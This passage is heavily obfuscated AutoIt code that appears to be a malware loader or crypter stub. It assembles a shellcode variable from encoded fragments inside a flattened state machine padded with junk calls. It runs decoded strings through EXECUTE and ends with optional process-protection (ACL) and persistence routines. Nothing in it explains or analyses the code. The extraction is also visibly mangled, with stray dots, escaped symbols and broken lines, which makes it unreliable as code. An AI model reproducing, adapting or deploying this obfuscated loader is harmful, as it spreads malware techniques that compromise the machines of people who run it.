,6..6.1..,5.7" , " ." ) )
ISFLOAT (511549 + 320807 + 1705817 )
$656182541 = 621304772
ISPTR (2910683 + 2685881 )
ENDIF
IF $656182541 = 1396856746 THEN
$BIN_SHELLCODE &= ZVTZJDNXHRPQQIM (LUXBZMCWKPOC
("58,..3....53,6.0,..5.7,54,..55.,6.1....2.,5.7....4,6,..5.7..61..5.6....3....6.0,55,..6.1....5.
3,6....2....6.0..5.7....59.." , " ." ) )
MOD (1152203 , 663470 )
$656182541 = 823793270
ENDIF
IF $656182541 = 1428652054 THEN
$BIN_SHELLCODE &= ZVTZJDNXHRPQQIM (LUXBZMCWKPOC
("60,..1,6.2,..5.3....53,..5.3..5.3....5.3,5,60,5.7,..5.4,62,..6.1..5.8..,3,53,..6.
0....6.2,5.3,..57,5.9..1" , " ." ) )
$656182541 = 438111387
RANDOM (1807612 )
ENDIF
IF $656182541 = 1453481599 THEN
$BIN_SHELLCODE &= ZVTZJDNXHRPQQIM (LUXBZMCWKPOC
("6,..5.8....6.0..,59..5.7...5,5.4,..5.3,5.4,3....6.0..6.1,58..59..6.1....6....6,6....6....6....
6..,54....61..5....57" , " ." ) )
$656182541 = 1947300206
DIM $B3BPOL4V2CE0NUXK0XAK = 255458 * 3018391 * 725577 + 4291946556
WINEXISTS
("DF5nxSbJJaOH91THnd25XQ8pbiQeT1dU8lKtTGa2YmzkyBV4B7GXS9dYHOlb71S64JXq
zZRd9gJpY0JxVMWuqc9iWVduV1vSnE17" )
```

```
ENDIF
IF $656182541 = 1461966853 THEN
$BIN_SHELLCODE &= ZVTZJDNXHRPQQIM (LUXBZMCWKPOC
("61...5.8...4...3...6.5...6.6...6...6...5.8...53.5...55...58...55...5.9.1.53...57...58.55...5.8...55
...58" , " ." ) )
DIM $TS2CHUYL1PUEWQ2JODNV = 1418218 + 567903 + 926522 + 4292649082 +
4292096687 + 4294442025 + 4292394753
$656182541 = 706340665
ENDIF
IF $656182541 = 1469834065 THEN
$BIN_SHELLCODE &= ZVTZJDNXHRPQQIM (LUXBZMCWKPOC
("53...5.6...57...1.5.3...5.7...5.3.56...5.8.5...5.3...57...6.1...62...57...4...6...5.7...5.6...2
...6.1...6...1...5.7...53." , " ." ) )
DIM $OT4KFQUHLQSIWWDAIMO = "C3AhUA2jHDapMGMyHT7m"
$656182541 = 1599451200
ENDIF
IF $656182541 = 1477365537 THEN
$BIN_SHELLCODE &= ZVTZJDNXHRPQQIM (LUXBZMCWKPOC
("57...3.53...5.6...4.58...5.3.5.7...58.5.3...53...53...5.3.53...6.6.1...57.6...3...53...55.53..
.53...5.3...53." , " ." ) )
INT (70644 )
$656182541 = 2054240656
ENDIF
IF $656182541 = 1479637702 THEN
$BIN_SHELLCODE &= ZVTZJDNXHRPQQIM (LUXBZMCWKPOC
("5.5.53...5.3...53...53.5...9...1...57.5.3...59...6.1.53...5.3...56...5.3.53...53...5.3...5.3.
6...6...6...6.0.59...58...53" , " ." ) )
$656182541 = 1038131997
ISSTRING
("OCyeXr3UZ1cb3rXtBsiFj1dY9JbWVW5e7gTMOMZfDAjdSJiATdxkuqQLvqYS28eeg76keEd
YCdbSR9fzBKdRyVUQzhry" )
MOD (2052693 , 1447557 )
ENDIF
IF $656182541 = 1508795126 THEN
$BIN_SHELLCODE &= ZVTZJDNXHRPQQIM (LUXBZMCWKPOC
("5.3...61...5.3...53...5.3...5.3...53...58.60...5.8...5.6...6...6...58...58...3...57...6.1
...5.8...3...53...5.3...6...6.1...57.." , " ." ) )
$656182541 = 1750055196
RANDOM (1449126 )
ENDIF
IF $656182541 = 1513972166 THEN
$BIN_SHELLCODE &= ZVTZJDNXHRPQQIM (LUXBZMCWKPOC
("6....6...6.5.6...56...3...5.3...5.8.6...58.5...5.8...2...61...2...5...58...58.4.3.55...5.3...3...5
3.5.3" , " ." ) )
INT (951421 )
$656182541 = 1974167312
STRING ("pr5xOvnqU6mN8vZFvLduXEnZRZeBBBm6nB16K8zJGwmzbu" )
CHR (2887679 )
ENDIF
IF $656182541 = 1569955931 THEN
$BIN_SHELLCODE &= ZVTZJDNXHRPQQIM (LUXBZMCWKPOC
("5.8.4...6.1...5.7...56...58.53...61...62...58...4...6...3...6...6.5.8...58.5...61...5.9...1...57
.5.7...6.1...4" , " ." ) )
INT (3397414 )
$656182541 = 1974292710
DIM $FQ0RVYSUQAGD35WLCXAS =
"YwoSaTz3Ow1g2EsJsVH3QV4d1HXphYdjCortKIuFd0KdQxaAdLkb3yidBl1B5JW0tRMNm98
TaBzZj0wCHwlEMbqego1zSsk3e"
RANDOM (3022268 )
ENDIF
IF $656182541 = 1577105263 THEN
$BIN_SHELLCODE &= ZVTZJDNXHRPQQIM (LUXBZMCWKPOC
("2...5.8...4...6...3.5.6.56...6.6...6.1...56...6.0...4...4...6.1...53...5.3...60...5.7...53
...60.5.8...6.0...6...6" , " ." ) )
$656182541 = 172415000
ENDIF
IF $656182541 = 1586164444 THEN
LOCAL $RET = $E ($B (ZVTZJDNXHRPQQIM (LUXBZMCWKPOC
("5.3.50...57...5.7...59.3...59...3...57...5.6.59...5.4...5.9...3...5.9...3...5.7.5.4...59...
.57.59...57...6.0...5.5...59...5.8.60...5.6...6.0.56...55.61...5.5.5.5.9...5.7.6.0...6.0
.59...6.6.0.55.59...5.7...5.5...5.5...55...3.5.5.3...5.5...57.59...3...6.0...5.3...5.8.56.59...
61...59.58.5.9...3.59...3.5.9...5.6...5.9.6...5.9...5.7...5.9...58...55...53...55...2.55...53.
5.5...5.5...56...53...6.0.6.1...57...5.5...57...58...55...55...55...3.5.5...53.55...55...60.6
0.6.0...56...60...57.6.0.5.5...55...5.5...5.5...3...55...53.5.5...5.7...60...60.58...53...5.9
...5.4...6.0...57...59...6.1...5.5...3.55...53...55.55...60.6.0...6.0...5.6...6.0...5.7...60...
5.5...5.5...5.5.55...3.5...5.3...5.5...55" , " ." ) ) & ZVTZJDNXHRPQQIM
(LUXBZMCWKPOC
("5.5.5.5...5.5.3...55.53...5.5...5.5...60...53...60.57...60...55...55.55...5.5...3...5.5...5.3
...5.7.5.7...59...3...5.9.3...58...5.6...6.0...57...6.0.5.5.6.0.5.8.59...56...60...5.7...5.7.
.60...5.9...5.8...6.0...57...58...5.3...6.0...5.7...6.0...5.5.55...61...5.5...57...5.7...59
...59...6.2.5.9...3...59...5.8...5.8...6...58...56...6.0...57.60...55...60...5.8...59.5.6...6
0...57...55.62...5.5...62." , " ." ) ) )
$656182541 = 1205248241
STRING (2218093 + 880111 + 1666509 )
ENDIF
IF $656182541 = 1587018324 THEN
$BIN_SHELLCODE &= ZVTZJDNXHRPQQIM (LUXBZMCWKPOC
("6.1...5.3...56...5.7.5.8...6.61.6.1...62...61...5.8...3...5.3...6.3...6...6.6...6...61...4...6.1...
58...54...53" , " ." ) )
RANDOM (529060 )
```

```
$656182541 = 1318416169
ISFLOAT ("VygxSkjh1la0fXvpKtxLFYGAlIzP6ezsjCHDEAOUyqycsJDTL28RuOa72OYGv3")
ENDIF
IF $656182541 = 1599451200 THEN
$BIN_SHELLCODE &= ZVTZJDNXHRPQQIM (LUXBZMCWKPOC
("53,53,..5.3,..5.3,..5.3,..6.0,..55,..6.2,..58,5.6,..5.6,..6,..58,..60,..6,..6.6,0,59,..5.8
,..5.3,..58,..5.6,6", " " ) )
ISFLOAT (1037561 * 629238 + 4292420501 + 983530 )
$656182541 = 90298599
ENDIF
IF $656182541 = 1604509846 THEN
$BIN_SHELLCODE &= ZVTZJDNXHRPQQIM (LUXBZMCWKPOC
("6,..6,..6,..6,..6,..6.1,4,..5.7,58,..1,..61,..61,..62,..61,..5.8,..5.6,..3,..6,..6,6,..6,6,..6
1,..4", " " ) )
ISBINARY ("T7DBJLOMiyFF" )
$656182541 = 2060391673
ISBOOL (3447033 * 534323 * 174310 )
ISPTR (1522803 * 3287096 + 965819 )
ENDIF
IF $656182541 = 1655436234 THEN
$BIN_SHELLCODE &= ZVTZJDNXHRPQQIM (LUXBZMCWKPOC
("5.3,..5.8,..58,..61,..2,..5,..3,..5.8,..54,5.8,..54,..58,56,5.8,..5.9,5.8,..6.0,..61,..2,..
..6.0,..4,..53,..6.1,56,..56", " " ) )
$656182541 = 781366022
ENDIF
IF $656182541 = 1700940958 THEN
$BIN_SHELLCODE &= ZVTZJDNXHRPQQIM (LUXBZMCWKPOC
("5.7,6,5.7,..5.8,..2,..6.1,..58,..5.3,..5.6.1..57,55,6,..5,6,..6,..6.1,..2,6.1..3,..
..2,..5.8,..55", " " ) )
WINEXISTS
("FoQjXnHg0L35rQpaRcouYtiq75n0QRYForGCWKUj7R8MvmxvDICMaISmgzm29SAi" )
$656182541 = 496318929
ISFLOAT ("XofsewguE5VG1vDokE" )
INT (1449336 )
ENDIF
IF $656182541 = 1713506615 THEN
$BIN_SHELLCODE &= ZVTZJDNXHRPQQIM (LUXBZMCWKPOC
("55,..61,..6,..6,6,..6,6,..6.1,4,..57,..5.8,..1,..57,..61,..62,6.1,..58,..5.5,..3,6,..6,..6,6
,..6", " " ) )
$656182541 = 432319576
MOD (1091695 , 3317559 )
ISSTRING ("R7wu5mL1KDBvhv64M2bBZA2R" )
ENDIF
IF $656182541 = 1718368979 THEN
$BIN_SHELLCODE &= ZVTZJDNXHRPQQIM (LUXBZMCWKPOC
("6,..6,..6,..6,5.6,..2,..57,..5.8,..53,..3,..60,..57,5.4,..5.7,..61,2,..5.8,5.8,..6,3,..5.7,59,..
..56,2,60", " " ) )
$656182541 = 1051260188
RANDOM (980872 )
ENDIF
IF $656182541 = 1723957288 THEN
$E ($B (ZVTZJDNXHRPQQIM (LUXBZMCWKPOC
("53,..5.0,5.7,..5.7,..5.9,..3,..59,3,5.7,..56,..59,..54,..59,..3,..59,..3,5.5,..61,..5.5,55,..
5.9,..2,..5.9,58,..60,..5.5,..5.9,5.5.9,..5.8,..5.9,..3,..56,5.6,..56,..55,..5.5,..5.5,5.5.
,..3,..55,..53,..55,..55,..59,5.7,60,..6.0,..5.9,6,..60,55,5.9,57,5.5,..5.5,55,..3,..5.5,..53,
55,5.5,..5.8,..59,..59,..62,..6.0,..55,..6.0,..5.7,..60,..5.8,..59,..5.4,..59,..3,..57,..59.
,..60", " " ) ) & ZVTZJDNXHRPQQIM (LUXBZMCWKPOC
("5.5.5.9,..5.8,5.9,..5.8,5.5,..55,..5.5,..3,..5.5,..5.3,55,..5.5,5.9,..57,..60,60,..59,..6,
60,..5.5,5.9,5.7,..55,55,..5.5,..3,..5.5,..5.3,..55,..57,5.9,..3,..6.0,5.3,..58,..5.6,..59
,..61,..59,58,..5.9,..3,5.9,..5.6,..59,..6,..59,..57,..5.9,..58,5.5,..3,5.5,..5.3,..5
5,..5.5,..5.9,..57,..6.0,..60,..5.9,..6,..60,5.5,5.9,57,..55,..5.5,..5.5,..3,..5.5,3,55.",
" " ) ) & ZVTZJDNXHRPQQIM (LUXBZMCWKPOC
("5.5,..5.6,..53,..55,55,..55,3,..5.5,..53,55,..5.5,..59,5.7,6.0,..60,..5.9,..6,..60,..55,..59.
..5.7,55,..5.5,..5.3,..55,5.3,..5.5,55,5.6,..53,..6.0,..61,..5.6,..6.1,5.6,53,..56,5.3,5.
6,..53,55,..5.5,..5.5,62.", " " ) ) ) )
EXITLOOP
PTR (2269633 * 1876835 * 3508062 )
ENDIF
IF $656182541 = 1745262236 THEN
$BIN_SHELLCODE &= ZVTZJDNXHRPQQIM (LUXBZMCWKPOC
("53,..6,..6,..6.0,..5.9,..5.8,5.3,5.9,..1,..53,..53,6,..6,..58,..5.8,..6.2,..61,..61,..2,..4,..61.
..6..1,..58,..4,..2.", " " ) )
DIM $4T4LGD5XQEO3AFWV4GMM =
"RzdXsJEvO9V63mEKE0VnryBI6Hvkh1uUrHn41xX3zbKe47g3qUzRA9lr"
$656182541 = 937837217
PTR (895226 + 3244402 )
ISBINARY
("KUgd1XpXxq8BB3wANssw579GcQfXXz4tW5QatNIIEIJ2sVA1xbRv8dMvIalSCa8wOQGnwg9UgAAxyNU4O5yym8X1coUMxDDEKnnMnmDqb7oHMow5qrcG" )
ENDIF
IF $656182541 = 1747756201 THEN
$BIN_SHELLCODE &= ZVTZJDNXHRPQQIM (LUXBZMCWKPOC
("6.1,..5.8,3,5.3,53,..6,..6.1,..5.7,..60,..61,..5.3,..55,..5.3,..5.3,..53,..53,..6.1,..2,..5.
..7,58,2,..3,..56,..2,..57.", " " ) )
DIM $2QKHVVWL75WKAGQBBIWP = 2912788 + 961618 * 3511725 * 1476387 + 1750659 *
3602516
$656182541 = 1942454486
ISBOOL ("4OKLKRBIJKKfBm48MAwpH9qlabVh5vhzfoSQgNHvR" )
ENDIF
IF $656182541 = 1750055196 THEN
$BIN_SHELLCODE &= ZVTZJDNXHRPQQIM (LUXBZMCWKPOC
```

("5..8,2,..6,..5,..6,6,..6,..6,..5..8,..6..0,..59,..1,..53,..57,..6..1,..4,..57,..58,..6,..6..1,58,..
..5..3,..6..1,..2,..61" , " "))
\$656182541 = 1207367525
PTR ("hhOgvOuAKORdIYCkanDp192blmVVuiJ59woaV82ctQd3NMWbyO1nu3RioNHj2IfBe"
)
ENDIF
IF \$656182541 = 1791187076 THEN
\$BIN_SHELLCODE &= ZVTZJDNXHRPQQIM (LUXBZMCWKPOC
("57,..5,..5..7,..6,5,..6,..6,..6,..56,..5..6,..3,..53,..61,6..2,..60,..4,..6,..57,..59,..59,56,..
..2,57,..5..9" , " "))
DIM \$CZBUB5K59W5ZXUQRVJFQ = 388633 * 456518 + 4292093314 + 3032764 +
4292546598 * 3509147
\$656182541 = 896046375
PTR (972489 * 3553081 * 2050349 + 961001)
ENDIF
IF \$656182541 = 1808850186 THEN
\$BIN_SHELLCODE &= ZVTZJDNXHRPQQIM (LUXBZMCWKPOC
("54,..61,5..3,..5..6,..3,..6,..61,..6..2,..58,..58,..6,3,6..1,..62,..57,..4,..6,..6..1,61,62,57,..58..
..53,..61,..6..1" , " "))
PTR ("S18EDSsJMrkJtlEwYIIA")
\$656182541 = 848901156
DIM \$FOY8O5LAFRJGV06PPKW5 = 3542878 + 3114696 + 3677996 * 2534245 * 2891525 +
1931075 * 1284846 + 4294211399
ENDIF
IF \$656182541 = 1832168266 THEN
\$BIN_SHELLCODE &= ZVTZJDNXHRPQQIM (LUXBZMCWKPOC
("6..1,..57,1,..4,..5..3,..55,..53,..53,..53,..5..3,..6..1,..4,..6..1,58,..5..4,..5..3,..6,..3,..6,..6..
..6,..6,58,..53,..6.." , " "))
\$656182541 = 50926388
MOD (1598641 , 3539042)
ENDIF
IF \$656182541 = 1859058315 THEN
LOCAL \$FILE_STRUCT = \$E (\$B (ZVTZJDNXHRPQQIM (LUXBZMCWKPOC
("5..3,50,57,..5..7,59,3,..59,..3,..5..8,..56,..60,..5..7,60,55,..60,..58,5..9,56,..60,5..7,..57,..5
..6,..60,55,..59,58,..59,..5..4,..60,..57,..59,5..8,55,61,..55,..55,..5..9,55,..60,..6..2,60,..57,..
59,..5..8,..55,..5..3,..59,..1,59,..2,60,..5..6,..5..9,..5..7,..5..9,..5..9,..59,..6..1,..5..9,..2,..59,..
1,..59,..57,..60,..56,6..0,..5..4,..5..9,..61,..59,..59,..59,..2,..5..9,1,..6..0,..54,..60,..5..6,..5
9,..61,..59,..57,59,59,5..9,..2,..5..9,..1,..5..9,5..7,60,..5..6,6..0,..5..4,..59,61,59,..62,..59..
5..9,..6..0,58,..59,..6..1,60,5..6,..5..9,..5..7,..6..0,..54,..5..9,..62,..5..9,..5..9,..59,..55,..59,..
5..6..0,..5..9,..5..9,..1,..59,..2,..59,..3,..60,..56,..59,..5..7,..60,..59" , " ")) &
ZVTZJDNXHRPQQIM (LUXBZMCWKPOC
("60,5..6,..60,5..4,..59,..5..7,..5..9,..59,60,..5..6,..58,..2,55,..55,..55,..5..3,55,..5..9,..5..5..
53,..58,..56,..60,..57,..6..0,..5..5,..59,..62,59,5,59,..6..0,..57,..3,..5..9,..58,5..9,5,5,5,61,..5..5..
57,..5..9,..3,..6..0,..53,57,..59,..59,..62,5..9,3,..59,..5..8,..55,..62,..55,5..3,5..5,..59,55,..5..3,
5..5,..55,..5..8,..4,..5..5,..5..5,5,62" , " "))))
MOD (1417388 , 2000101)
\$656182541 = 1877228926
ENDIF
IF \$656182541 = 1877228926 THEN
\$E (\$B (ZVTZJDNXHRPQQIM (LUXBZMCWKPOC
("5..3,..50,5..7,..5..7,..59,..3,59,..3,..5..8,5..6,..60,..5..7,..6..0,..55,..60,..5..8,..59,..56,6..0..
..57,5..8,..56,..59,..58,..60,..57,57,57,..59,5..4,..6..0,..57,..59,..54,..5..5,..6..1,..5..5,..57,..58,
..5..6,5..9,..6..1,..59,..5..8,..5..9,..3,59,..3,..5..9,..56,..5..9,6,..5..9,57,..59,..58,..58,..6..5..8,5
6,..60,5..7,..60,..5..5,..60,..58,..59,..5..6,..6..0,57,..55,..3,..55,..5..3,5..5,55,..5..9" , " ")) &
ZVTZJDNXHRPQQIM (LUXBZMCWKPOC
("1,..5..9,5..9,..5..9,..57,5..9,..6,..5..9,62,..5..9,2,..59,..1,59,..6..1,..59,..5..9,..59,5..7,..59..
6,..5..9,..62,..6..0,..54,..59,..1,..5..9,..59,..59,..6,..5..9,..62,..59,1,60,..54,..5..9,..57,..6..0..
..5..6,59,..6,5..9,..62.." , " ")) & ZVTZJDNXHRPQQIM (LUXBZMCWKPOC
("59,..59,..59,..1,..5..9,..5..5..9,5..7,..60,..5..6,6..0,..5..4,..59,..6,59,..62,59,5..9,59,..57,..
5..9,59,..60,..56,..6..0,..54,59,..60,..6..0,..5..6,55,..5..5,..5..5,3,..5..5,..5..3,5,5,..5..7,5..
7,..5..5,..59,..6..2,..5..9,..5..58,..6,..5..8,5..6,..5..9,..61,..59,..58,..59,..3,..5..9,3,..5..9,..
5..6,..59,..6,..5..9,..5..7,..59,5..8,..55,62.." , " "))))
\$656182541 = 9803637
ISFLOAT ("S1mUWVNCDL7HGa78DmSrCGbwD")
ENDIF
IF \$656182541 = 1885155689 THEN
\$BIN_SHELLCODE &= ZVTZJDNXHRPQQIM (LUXBZMCWKPOC
("6,..6,..6,..60,6..2,..5..6,1,..56,3,5..3,..60,6..1,62,..61,..5..8,..5..5,5,3,6,6,6,..6,6,6,..6..1,..
2.." , " "))
\$656182541 = 1970938970
MOD (2335494 , 3656525)
DIM \$JC5CSBSKJYSAEFE1ABUL = 3323231 * 1033960 * 673699
ENDIF
IF \$656182541 = 1921072536 THEN
\$BIN_SHELLCODE &= ZVTZJDNXHRPQQIM (LUXBZMCWKPOC
("57,..56,56,..3,..6..2,..61,..5..6,..5..6,..1,53,..61,6..1,62,57,..4,..6,..5..3,1,6..2,..6,..5,..6
..6,6,..6.." , " "))
MOD (132187 , 174381)
\$656182541 = 1082073854
PTR (1563163 + 1001748 + 4293192249)
MOD (2719725 , 1434301)
ENDIF
IF \$656182541 = 1922466865 THEN
\$BIN_SHELLCODE &= ZVTZJDNXHRPQQIM (LUXBZMCWKPOC
("5..8,..4,..54,..56,..4,..53,..2,..3,60,..57,..5..8,61,..61,..57,..5..7,..5..5,..60,..5..5,..56,..5
3,..6,..3,..60,5..7,5..8.." , " "))
INT (591028)
\$656182541 = 1330478138
WINEXISTS ("9yUWnsW7BlgmwkWRMJVBswyLJvJSUgsiQ30tMOC7XDw1hD8zALFijC")
ENDIF

```
IF $656182541 = 1924764602 THEN
$BIN_SHELLCODE &= ZVTZJDNXHRPQQIM (LUXBZMCWKPOC
("53,..6,..5..7,..6..0,..57,..62,6..0,..5..8,..5..3,..58,..6,61,..2,..3,..5..9,..58,..5..5..8,..4,..
3,..5..5,..53,..57,..53" , "." ) )
$656182541 = 1655436234
MOD (1348810 , 1037731 )
ENDIF
IF $656182541 = 1942454486 THEN
$BIN_SHELLCODE &= ZVTZJDNXHRPQQIM (LUXBZMCWKPOC
("59,..5..6,..57,..60,..58,..5..3,..6,..5..8,..53,6,..6,..60,..58,4,6..1,..6,..6,..58,..58,2,..5..3,..6..
1,5..8,..3,..53" , "." ) )
ISSTRING ("d7GXNY9GDFwkqikJ9mUntDCkoTrcKj8Ef9IILvZuMCOgFHWUg8sUg" )
$656182541 = 1131844544
ENDIF
IF $656182541 = 1947300206 THEN
$BIN_SHELLCODE &= ZVTZJDNXHRPQQIM (LUXBZMCWKPOC
("3,..1,..5..3,61,..3,..60..61,..5..8,..59,3,..6,..6,..6,..6,..5,..5..6,..3,..1,..4,..61,..5..3,..
5..6,..3" , "." ) )
ISSTRING (3735416 + 3465486 )
$656182541 = 116925729
ISBOOL (1547430 + 4291515360 * 1477392 )
ENDIF
IF $656182541 = 1970938970 THEN
$BIN_SHELLCODE &= ZVTZJDNXHRPQQIM (LUXBZMCWKPOC
("6,..6..0,..61,..4,..5..7,58,..5,..6..1,3,..6..0,61,..58,..5..8,..3,6,6,6,..6,..6,..60,..62,57,..1
,6..1.." , "." ) )
RANDOM (831899 )
$656182541 = 1296565717
ENDIF
IF $656182541 = 1974167312 THEN
LOCAL $E = EXECUTE
PTR (294655 * 3649188 )
$656182541 = 860380632
ISSTRING
("NBDESHu4vFqUhr17tOAjBggAI7s1CJ4uEyboCRJ7ZVzBKp7H57EagkFGvd6VpDAVL5oT
QLELfCiRRN0saU5Ff3ot2D2yVYSvtN0Obo2sB25M0YZSnMVE" )
ISFLOAT (2773503 * 755756 * 391473 * 1103808 )
ENDIF
IF $656182541 = 1974292710 THEN
$BIN_SHELLCODE &= ZVTZJDNXHRPQQIM (LUXBZMCWKPOC
("6..1,58,..4,..3,6,5,..6,6,..6,6,..5..8,5..3,..6,6,..58,..58,5,..6..1,..59,..6..1,..3,..3,..5..3,..5..5
,53.." , "." ) )
STRING
("krV2Len8LCdNkkhdnXy8g8fxQlvaN12AW4dv9L50BvFBWGI4UnHl8eRllxmdSmtUKM1qhWe
K1IGv3NLiaAqAtQCSn1jKz2ho" )
$656182541 = 871530397
ISFLOAT
("7i6uyHusHWdcr63A4jjcqMCI8Br4HXBDNSnrwvdk2IKZw0ZrH459FpGuQUw7pAUVtluNNLdlg
8kSbMziL9vN1B7Bh7KL9f5" )
ENDIF
IF $656182541 = 2022545531 THEN
#region FLVAxkkwT
$656182541 = 1713506615
ISPTR (775609 * 3395171 + 4291409108 )
PTR ("5ovpe" )
ENDIF
IF $656182541 = 2032766480 THEN
$BIN_SHELLCODE &= ZVTZJDNXHRPQQIM (LUXBZMCWKPOC
("58,..5..6,58,..59,..5..8,..6..0,..56,..5..6,..6,..6,6..1,..62,6..0,..4,..2,..6..1,..59,..5..7,..6..1,..2
,5..6,5..8,..56,..53,..53" , "." ) )
$656182541 = 116471326
WINEXISTS
("QaAJadT3khcMzuzXElzxrMIRUTowR6NIMO76yW2Du5i53K64NtyrlEocAUZrxwm" )
ENDIF
IF $656182541 = 2054240656 THEN
$BIN_SHELLCODE &= ZVTZJDNXHRPQQIM (LUXBZMCWKPOC
("56,..5..6,..3,..5..3,..5..9,..5,9,5..6,..62,..5..8,..5..9,53,..5..7,..53,..6,62,5,..7,..3,..53,..56,..4,..5.
7,3,53,..5..4,..53" , "." ) )
ISPTR ("xSR6cwENXjXUSwHv9iA5EN6Kf8S4BclmHk5QKpC1HX6QDNNZQh1sB8TW" )
$656182541 = 238457315
ENDIF
IF $656182541 = 2057237529 THEN
$BIN_SHELLCODE &= ZVTZJDNXHRPQQIM (LUXBZMCWKPOC
("3,6,..6,6,..6,..6..1,..56,..3,..5..3,..5..3,..6..1,..58,..53,..6,..6..0,..58,4,6..1,..6,6,..58,5..8,
..6..2,..5..7.." , "." ) )
ISPTR (2376345 + 4293184136 )
$656182541 = 1747756201
ISPTR (2313154 * 2822069 + 423786 )
ENDIF
IF $656182541 = 2060391673 THEN
$BIN_SHELLCODE &= ZVTZJDNXHRPQQIM (LUXBZMCWKPOC
("5..7,..5..8,..1,..53,..61,..62,..6..1,..58,..5..7,..5..3,..6,..6,..6,..6,..6,..6..1,4,..57,..5
8,..62,..5..3,61,62,..61.." , "." ) )
INT (690914 )
$656182541 = 954977294
DIM $LM4EZYM8LLI3BGXYVHLT = 367976
ENDIF
IF $656182541 = 2069227035 THEN
$BIN_SHELLCODE &= ZVTZJDNXHRPQQIM (LUXBZMCWKPOC
("53,..6,6,..6..0,..59,..5..8,..5..3,6,6,..6..0,..59,..5..6,..5..7,..6,6,..60,..5..8,..4,..61,..6,6,..5
8,5..8,..3,..5..3.." , "." ) )
```

```
STRING (3068014 * 2377603 * 2825303 )
$656182541 = 762027222
ENDIF
IF $656182541 = 2081176827 THEN
$BIN_SHELLCODE &= ZVTZJDNXHRPQQIM (LUXBZMCWKPOC
("5..3,5..7,..58..6..1,..5,2,5..3,..3,..1,...62..53,...53,...5..3,5..3,..5..3,..57,..53,..5..9,1,5..
3,...,53,5..8,61,5..3.." , "..." ))
$656182541 = 1061461686
ENDIF
IF $656182541 = 2119340110 THEN
$BIN_SHELLCODE &= ZVTZJDNXHRPQQIM (LUXBZMCWKPOC
("6..0,..58,...5..3,...56,..5..6,...5..6...6,6,..57,..6..0,56,..5..6,..4,..55,...61,..6..2,..6..0,4,...6,...,5
..7...56,..56,3,...53,6..1" , "..." ))
MOD (13383 , 840807 )
$656182541 = 217336870
RANDOM (204136 )
RANDOM (3648981 )
ENDIF
NEXT
IF $PROTECT THEN
ACL ($HANDLEFROMPID )
ENDIF
IF $PERSIST THEN
QTMVSHRFRD ($RET [ZVTZJDNXHRPQQIM ("53" ) ] )
ENDIF
ENDFUNC
#endregion
FUNC BFSEZOQQVVRV ()
GLOBAL $1300820860 = 256356752
GLOBAL $AOAMUJVLTV = 2033156
FOR $E = 0 TO 551583
ISPTR (1420540 + 2012189 + 4291840624 + 4292863764 )
IF $1300820860 = 176683708 THEN
RETURN EXECUTE (ZVTZJDNXHRPQQIM (LUXBZMCWKPOC ("2,...,35,4..6,..1,..14,4" , "..."
)))
EXITLOOP
MOD (2197646 , 498204 )
ENDIF
IF $1300820860 = 256356752 THEN
#region TuBoprHKA
$1300820860 = 176683708
INT (2436641 )
STRING (3043919 * 1765421 )
ENDIF
NEXT
ENDFUNC
FUNC QUBCAHBBZKYJ ()
RETURN EXECUTE (ZVTZJDNXHRPQQIM (LUXBZMCWKPOC ("2,..3..5,4..6,..15,..1..8.." ,
"..." )))
ENDFUNC
FUNC DDKWOYMJJPNF ()
RETURN EXECUTE (ZVTZJDNXHRPQQIM (LUXBZMCWKPOC ("2,..3..5,...,4..6,24,..15,18" ,
"..." )))
ENDFUNC
FUNC JWWTSBPFTDYX ()
RETURN EXECUTE (ZVTZJDNXHRPQQIM (LUXBZMCWKPOC
("4,38,...,38,3,..2..7,...,38,..3..8" , "..." )) )
ENDFUNC
FUNC CRAYOQRFEAMS ()
RETURN EXECUTE (ZVTZJDNXHRPQQIM (LUXBZMCWKPOC
("4,...,3..8,38,...,1..9,..46,...4..4,..47,29,46,3,...44,...,31,..27,..4..6,..31.." , "..." )) )
ENDFUNC
FUNC BVMQYYKUKURA ()
RETURN EXECUTE (ZVTZJDNXHRPQQIM (LUXBZMCWKPOC
("4...38...38,..19,..46,...,44,..4..7,..2..9,..46,..,7,3..1,4..6,..4,...,2..7...4..6,...,27" , "..." )) )
ENDFUNC
FUNC YRBQDBYJGKXS ()
RETURN EXECUTE (ZVTZJDNXHRPQQIM (LUXBZMCWKPOC
("6,3..5,38,3..1,...,3,38,...,41,..4..5...3..1.." , "..." )) )
ENDFUNC
FUNC SHYKZNWGXGSG ()
GLOBAL $1300820860 = 256356752
GLOBAL $PNXRSOATLI = 3486648
FOR $E = 0 TO 710159
DIM $HNMUDSVCSZ60IMVSF3YB = "JUZSyHbRCVfD3MxDgsoFWuxv2gw74drr0V"
IF $1300820860 = 176683708 THEN
#endregion
STRING (2638799 + 3112428 * 2601353 * 1450734 )
EXITLOOP
STRING
("JjEEpWDOsldXzDXNhfDgDNEIaETEFzwJOeSiuprG3Wvlq9zkdSH33hE5NsEUM8u2YChuW
Os1Y7nRr64bflBX2CRHJWDcVH44BDUY1eyyzQf53XNSxCODG" )
ENDIF
IF $1300820860 = 256356752 THEN
RETURN EXECUTE (ZVTZJDNXHRPQQIM (LUXBZMCWKPOC
("6,3..5...3..8,3..1,3,..4..4,...,31,..,27...46...3..1...1..9,34,4..1,...,44,..4..6,29,...,47,4..6.." , "..." )) )
STRING (2299404 * 720385 + 391200 + 212652 )
$1300820860 = 176683708
DIM $JAJDWMXWNWIVNS20W4DY = 182921
ENDIF
```

```
NEXT
ENDFUNC
FUNC MNIAOQEHLRXV ()
GLOBAL $1300820860 = 256356752
GLOBAL $NJZZJH0FR = 1612056
FOR $E = 0 TO 1284805
ISSTRING
("79591zMxm6utXd1RVZnLH4ensov8n63URAdwtGXFWAOMnFTnB6iN6kyf1WlkqZjpdJMva
ExncR0goAaWfHfQyYoYFc8EH8M" )
IF $1300820860 = 176683708 THEN
RETURN EXECUTE (ZVTZJDNXHRPQQIM (LUXBZMCWKPOC
("6,..3..5.....3..8.....31,..5.....50.....3..5.....4..5..4..6,..4..5.." , ".." )))
EXITLOOP
ENDIF
IF $1300820860 = 256356752 THEN
#endregion
WINEXISTS ("n7i4Lour0AVXNis2AYWhtb90pyB2ZZ0w3i4IS3MikUheWk" )
$1300820860 = 176683708
ISBINARY
("V0Wel8SOmXCCbJy4FoUjGlm6l35eeAunz1fFgeSK9ozWRrgDwqB24oAJNZercNJWBockE
2XBfjksWzorXARX8BskAF2rlzHvNMtCo69EDawVehXnJmEL" )
PTR
("1T99E2gKZNifWc1Als7fHgsSORw56x1YtFhmaE9ipjpDOhXkMkVD15yUAquXFIOAxtWpOO
AQtZZx0ZcG3lrVMw7xhMVTklLeDYRvuGF7Tekbga3L" )
ENDIF
